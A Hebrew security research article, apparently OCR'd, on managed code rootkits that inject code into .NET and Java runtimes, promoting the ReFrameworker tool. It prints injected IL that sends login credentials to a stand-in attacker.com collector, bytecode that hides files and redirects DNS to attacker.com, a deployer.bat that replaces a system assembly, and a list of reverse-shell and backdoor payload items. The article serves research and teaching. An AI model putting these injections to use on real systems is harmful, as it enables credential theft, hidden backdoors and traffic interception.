
להלן קטע קוד רלוונטי, המכיל את הקוד (מודגש) אשר הוזרק למתודה:

```
.method public hidebysig static bool Authenticate(string name, string
password) cil managed {
….
….
//set the attacker collecter page url
ldstr      "http://www.attacker.com/DataStealer/Collect.aspx\?data="
ldarg.0    //get the username
ldstr      " TRIED TO LOGIN WITH PASSWORD "
ldarg.1 //get the password
//set the data (concatenate the previous strings)
call   string System.String::Concat(string, string,string)
//send the data
call void InjectedClassName::SendToURL(string,string)
ret
}
```

הקוד המוזרק לוקח את ערכי הפרמטרים name, password אשר נשלחו אל המתודה (הקוד פועל מתוך המתודה ולכן יש לו גישה לפרמטרים) ושלוח אותם אל דף מרוחק של התוקף בכתובת **http://www.attacker.com/DataStealer/Collect.aspx**.

יש לשים לב ששליחת המידע מתבצעת באמצעות קריאה למתודה SendtoUrl, אשר הינה בעצמה מתודת עזר שהוזרקה על מנת לשמש כאמצעי גנרי להעברת נתונים אל שרת מרוחק. מתודה זו מקבלת כתובת אליה לשלוח את הנתונים, ואת הנתון עצמו, והיא כבר תבצע את עבודת השליחה.

באופן סכמטי, התרחיש הינו כמתואר בשרטוט הבא: משתמשים גולשים לאפליקציה אשר קוראת למתודת ה-authenticate של ה-framework, אשר במקביל לביצוע בדיקת אימות הזיהוי גם שולחת את הפרטים אל דף collector בשרת התוקף הנמצא בכתובת www.attacker.com:



דוגמא לשדר אשר יתקבל בדף ה-collector בעקבות הפעלה שכזו:

```
New input has arrived:
****************************************************
Query: data=THE USER erez TRIED TO LOGIN WITH PASSWORD dk34SD!@xyz
Remote address: 192.168.50.1
Remote port: 3754
Cookies:
HTTP Headers: HTTP_CONNECTION:Keep-Alive
HTTP_ACCEPT:image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword,
application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-
xbap, application/x-ms-application, */*
HTTP_ACCEPT_ENCODING:gzip, deflate
HTTP_ACCEPT_LANGUAGE:he
HTTP_HOST:www.attacker.com
HTTP_USER_AGENT:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
GTB6.4; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30;
.NET CLR 3.0.04506.648; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
****************************************************
```

כמובן שמתקפה זו לא מוגבלת לדפי לוגין בלבד ויכולה לשמש לגניבת כל מידע רגיש כגון סיסמאות, מפתחות הצפנה, מחרוזות התחברות וכדומה.

שימוש ב-MCR יכול לאפשר לתוקף להציג מידע שגוי בפני האפליקציה ובכך לגרום למצג שווא. דוגמאות להצגת מידע שגוי יכולות להיות העלמת קבצים, ספריות, registry keys, תהליכים, רשומות בסיס נתונים וכדומה. מידע שגוי אף יכול להיות הצגת קובץ שאינו קיים או הצגת מאפיינים מזויפים כגון תאריך, גודל וכו' ולא רק העלמתו.

ניקח לדוגמא את המתודה GetFiles של .NET. או listFiles של Java, אשר אחראית להחזיר את רשימת הקבצים בספריה מסוימת. מתודה זו הינה הבסיס של טיפול בקבצים, ואמורה להרחזיר מערך של אוביקטים המייצגים כל קובץ.

מה יקרה אם סלקטיבית נעלים אוביקטים מהמערך אשר היא אמורה להחזיר? במצב זה בעצם נציג לאפליקציה רשימת קבצים כרצוננו. לדוגמא, נניח כי ברצוננו "להעלים" את הקובץ HideMe!.exe.

בשלב ראשון, נזריק 2 מתודות עזר בשם **locateFileName** ו-**RemoveFromArray** אשר מאפשרות לחפש ברשימה ולהחזיר אינדקס ולהוציא מרשימה לפי אינדקס, בהתאמה.

לאחר מכן, נזריק אל המתודה GetFiles את הקוד הבא:

```
method public hidebysig instance class System.IO.FileInfo[]
          GetFiles(string searchPattern,  valuetype
System.IO.SearchOption
searchOption) cil managed   {
//…
//…
ldloc.2
ldloc.2
ldstr      "HideMe!.exe"
call       int32 System.IO.DirectoryInfo::
locateFileName(class System.IO.FileInfo[], string)
call       class System.Array System.IO.DirectoryInfo::
RemoveFromArray(class System.Array, int32)
castclass  class System.IO.FileInfo[]
ret
} // end of method DirectoryInfo::GetFiles
```

קטע הקוד (שהוזרק אל תוך המתודה של ה runtime אשר אחראית להחזרת רשימת קבצים בספריה נתונה) יחפש את המחרוזת **HideMe!.exe** במערך רשימת הקבצים האמיתית באמצעות המתודה **locateFileName** שהזרקנו. במידה ומצא, קריאה נוספת למתודה **RemoveFromArray** (שגם הזרקנו) פשוט תוריד אותו מהמערך.

מעתה והלאה קובץ זה לא קיים יותר מבחינת האפליקציה.... כמובן שמבחינת ה- OS הוא עדיין שם.

יצירת תחושת אבטחה מוטעית

יצירת תחושת אבטחה מוטעית היא דבר בעייתי ביותר מהסיבה שהיא מאפשרת לקורבן לחשוב שהוא מוגן כאשר בפועל הוא לא. ספציפית, מטרת התוקף הינה לפגוע במנגנוני אבטחה ולנטרלם, כך שבפועל כשהקורבן יעשה בהם שימוש בחושבו שהם יעזרו במתן הגנה לבעיה כלשהי, בפועל הם לא יעזרו או יתנו מענה חלקי בלבד.

כדוגמאות למתקפות על מנגנוני אבטחה (במטרה ברורה להחלישם כך שיספקו תחושת אבטחה מוטעית לקורבן) נוכל לקחת פגיעה במנגנוני אימות קלט, ביצוע מניפולציות על פונקציות הצפנה, פגישה במנגנוני access control, מנגנוני שמירת לוגים וכדומה.

לדוגמא נדון בביצוע מניפולציה על מתודות קריפטוגרפיות אשר יאפשרו לתוקף לפענח נתונים אשר הוצפנו בכוונה בהצפנה חלשה (למרות שהקורבן חשב שהוא משתמש בהצפנה חזקה).


להלן מספר אפשרויות לפגיעה מכוונת במנגנוני ההצפנה של מערכת:

- קיבוע מפתחות
- יצירת מפתחות באופן מוסכם מראש
- שליחת מפתחות אל התוקף
- Downgrading - שימוש באלגוריתמים חלשים אשר יאפשרו פיצוח קל (כגון DES) או במוד הצפנה שאינו בטוח (כגון ECB)


נראה כיצד ליישם תחושת אבטחה מוטעית תוך פגיעה מסוג algorithm downgrading.

כעקרון, AES נחשב לאלגוריתם הצפנה מוצלח. מה לדעתכם יקרה אם נחליף את המימוש הפנימי ב-DES, כך שכאשר האפליקציה תחשוב שהיא מצפינה ב-AES היא למעשה תצפין ב-DES? או בדומה, כאשר היא תרצה להשתמש במוד בטוח יחסית כגון CBC היא בפועל תשתמש ב-ECB הלא בטוח?

נקבל לדוגמא הצפנה של הערך ויזואלי, על מנת להמחיש זאת טוב. נניח שזה הערך אותו אנו רוצים להצפין:



תוצר ההצפנה הלא טובה (לדוגמא AES הטוב עם מוד ECB הלא טוב) יהיה:



למעשה, מבחינת הקורבן הוא השתמש באלגוריתם הצפנה טוב לכל הדעות, אך למרות שברמת האפליקציה נראה שנעשית הצפנה טובה, בפועל ההצפנה מתחת לפני השטח ברמת ה runtime נעשה בכוונה באופן חלש על מנת שיהיה קל לפצחה בשלב מאוחר יותר.

מניפולציה DNS

מניפולציות DNS מאפשרות לתוקף לבצע ניתוב של שדרים אל כתובות אחרות ממה שהתכוון הקורבן. מצב זה יאפשר לו לדוגמא להיות Man in the Middle לצפות בבקשות, לשנותם וכו'.

לדוגמא, תרגום של כתובת ל- IP נעשה באמצעות המתודות הבאות:

InetAddress::getByName(string host) (Java) ו- Dns::GetHostAddresses(string host) (.NET)


מניפולציה על המתודות האלו משמעותה השפעה על כל התקשורת של האפליקציות.

לדוגמא, נניח כי נזריק את הקוד הבא אל המתודה getByName:

```
aload_0  ;load s into stack
ldc "www.ForexQuoteServer.com"
invokevirtual ;compare the 2 strings
java/lang/String/equals(Ljava/lang/Object;)Z
ifeq LABEL_compare
ldc "www.attacker.com"
astore_0 ;store attacker hostname to stack
LABEL_compare:
```

מעתה והלאה, בכל פעם שתבוצע תקשורת אל השרת www.ForexQuoteServer.com (הקורבן), יבוצע למעשה תרגום לשרת www.attacker.com

ניתן לסכם את התרחיש כך: הלקוח ינסה להתחבר לשרת האמיתי, אך המערכת שלו תנתב אותו אל השרת המתחזה שישב באמצע בינו לבין השרת האמיתי:



ReFrameworker – כלי לשינוי סביבה

לאחר מתן מספר דוגמאות הגיע הזמן להרחיב על כלי בשם ReFrameworker, אשר מאפשר הזרקה אוטומטית של קוד אל frameworks ובכך בעצם לשנות התנהגות של frameworks קיימים.

הרעיון לכלי הזה נולד לאחר שעות רבות של בניה והזרקה ידנית של קוד, והרצון לבצע זאת במהירות וביעילות בלחיצת כפתור.

הכלי הינו תשתית גנרית לשינוי סביבות ריצה, ומאפשר לבצע בצורה אוטומטית את כל השלבית שתוארו בתחילת המסמך לרבות:

- לחלץ binary מסביבת הריצה
- לבצע disassemble לצורך קבלת IL
- להזריק קוד
- להזריק מתודות
- לבנות binary חדש
- לייצר deployer ו-undeployer – סקריפטים פשוטים לתפעול אשר שותלים את הבינרי החדש ומפעילים אותו, ואף יכולים להסירו ולהחזיר את המערכת למצבה הקודם.


הפעלת הכלי תספק את binary חדש (תחליף לבינרי המקורי של ה runtime) אשר ניתן לשתול אותו באופן חלק ובכך לשנות את התנהגות סביבת הריצה – כל זאת בלחיצת עכבר.

הכלי בנוי סביב רעיון מודולים – קבצים גנריים אשר ניתנים למחזור לצורך ביצוע הזרקות שונות ומשונות. להלן המודולים בהם הכלי תומך:

- Function – a new method
- Payload – injected code
- Reference – external DLL reference
- Item – injection descriptor

לאחר בידוד קוד לפונקציות, payload וכו', משתמשים ב-item אשר הינו למעשה "מנהל" ההזרקה אשר באמצעותו מגדירים מה יוזרק ואיפה.


להלן דוגמא ל-item אשר תפקידו ליצור reverse shell (תוך שימוש בקבצי מודולים מתאימים המגיעים עם הכלי):




הכלי מגיע עם מספר items מובנים, עבור מספר רב של דוגמאות (כולל כאלו אשר לא ראינו כאן ואשר מכוסות בהרחבה בספר) כגון:

- Backdoor forms authentication with magic password.item
- Conditional Reverse shell into winform application Run()_post.item
- Conditional Reverse shell.item
- CPU DOS in Run().item
- DNS_Hostname_Fixation.item
- Forms authentication credential stealing.item
- HideFile.item
- HideProcess.item
- Observe WriteLine() method execution and send to attacker.item
- Print string twice using WriteLine(s).item
- Send Heart Bit method execution signal to remote attacker.item
- Unconditional Reverse shell into winform application Run().item


לדוגמא, לאחר טעינת הכלי יתקבל המסך הבא:




נבחר item כלשהו ע"י File->Load item:



נניח שבחרנו את "ConditionalReverseShell" אשר כפי שהשם מתאר, פותח reverse shell אל תחנה מרוחקת של התוקף. פרטי ה-item יוזנו אוטומטית לתצוגה ונוכל לראות את המודולים השונים בהם יעשה שימוש.



לאחר לחיצה על start הכלי יבצע את כל פעולת בניית הבינרי המורכבת כפי שנראה בתצלום הבא:




לאחר מכן, במידה והכל הצליח הכלי ידווח על הצלחה, ולאחר מכן ישאל האם רוצים לייצר deployers:

במידה ולחצנו כן, יווצרו 2 קבצי bat אשר באמצעותם נבצע את ההזרקה.


להלן דוגמא לתוכן קובץ deployer.bat אשר נוצר אוטומטית עבור ה-item אותו הרצנו כרגע:

```
@echo off
echo ReFrameworker Auto-Generated batch file for deploying modified
binaries
echo.
echo Deploying System.Windows.Forms.dll to
c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934
e089
echo.
::YOU MIGHT WANT TO SET THE CORRECT PATH FROM WHICH THE MODIFIED BINARY
IS COPIED
copy /y Workspace\Output\System.Windows.Forms.dll
c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934
e089\System.Windows.Forms.dll
echo Disabling NGEN for System.Windows.Forms.dll
echo.
c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\ngen.exe uninstall
System.Windows.Forms 2 > NUL
echo Deleting native image from
c:\WINDOWS\assembly\NativeImages v2.0.50727 32\System.Windows.Forms
echo.
rd /s /q
c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms
2>NUL
```


כעת, כל שנותר לעשות הוא להריץ את deploy.bat:



נניח כי במקביל פתחנו בצד הקודם listener להאזנה באמצעות netcat עבור קישורי reverse shells:



לאחר הפעלה של מתודה "נגועה" בצד הקורבן, יפתח ה- shell המרוחק אל מכונת התוקף אשר יקבל גישה ישירה למכונה תחת זהות התהליך המושפע:




סיכום

במאמר זה כיסינו נושא אשר עד כה לא קיבל תשומת לב ראויה- rootkits אפליקטיביים ברמת runtime frameworks. ראינו כיצד קוד זדוני אשר מוזרק אל תוך framework יכול להשפיע על התנהגות כל האפליקציות הנשענות עליו.

במהלך המאמר ראינו מספר דוגמאות לבעיות שכאלו כאשר **נגענו רק בקצה הקרחון**. בפועל ניתן לייצר מתקפות מאוד מורכבות באמצעות טכניקות שכאלו, מהסיבה שהקוד מוזרק לרמת האפליקציה ויש לו גישה לתוך תוכו של התהליך המורץ, ברמה הלוגית – להבדיל מ-rootkit ברמת מערכת ההפעלה שמשפיע על האפליקציה מבחוץ.

קיימים מספר נושאים אשר לא נגענו בהם כלל במאמר זה ואשר מכוסים בהרחבה בספר, כגון מתקפות מתקדמות נוספות,הזרקה לתוך object class, שימוש ב-rootkits משולבים ברמת ה-kernel, בניית מודולים באמצעות ReFrameworker, מתקפות על טלפונים android dalvik, שימוש לטובה, והקשחה של runtimes באמצעות טכניקות שכאלו. למידע נוסף אודות הספר:

http://www.amazon.com/Managed-Code-Rootkits-Hooking-Environments/dp/1597495743/ref=sr_1_1?ie=UTF8&s=books&qid=1292783160&sr=1-1



הורדת הכלי ReFrameworker ומידע נוסף ניתן למצוא ב:

http://appsec.co.il/en/Managed_Code_Rootkits

אודות הכותב

ארז מטולה הינו מומחה אבטחת מידע אפליקטיבית, בעל מעל כ-10 שנות נסיון בפיתוח, ייעוץ והדרכה באבטחת מערכות תוכנה מורכבות. במסגרת עבודתו ארז מספק ייעוץ ללקוחותיו כיצד לכתוב קוד מאובטח, כיצד לתכנן מערכות חסינות מפני מפגעי אבטחת מידע וכן כיצד לבחון את רמת האבטחה של המערכות. ארז בעל נסיון רב בביצוע בדיקות קוד, מבחני חוסן לאפליקציות (penetration testing) וכן הינו בעל נסיון עשיר בהדרכות אבטחת מידע למפתחים - בדגש על נושאים כגון כתיבת קוד בטוח, מניעת טעויות אבטחת מידע, וכן כיצד לשפר את תהליכי הפיתוח בארגון. ארז הינו מרצה מתמיד בכנסי אבטחת מידע בינלאומיים כגון OWASP, BlackHat, DefCon, RSA, SOURCE, CanSecWest ועוד וכותב מאמרים וספרים בתחום. ארז מחזיק בהסמכת CISSP, הנחשבת לחשובה ביותר מבין הסמכות אבטחת המידע הקיימות והינו לקראת סיום תואר שני במדעי המחשב. נושא המחקר האחרון שלו בנושא Managed Code Rootkits, הוצג בכנסי אבטחת המידע החשובים ביותר ברחבי העולם (BlackHat, Defcon, OWASP, RSA וכו') ופורסם לאחרונה כספר מקצועי בהוצאת Syngress.

ארז הינו היזם של AppSec (www.Appsec.co.il) חברה המתמחה באבטחת אפליקציות, בו הוא עובד כמומחה אבטחת אפליקציות ופיתוח מאובטח.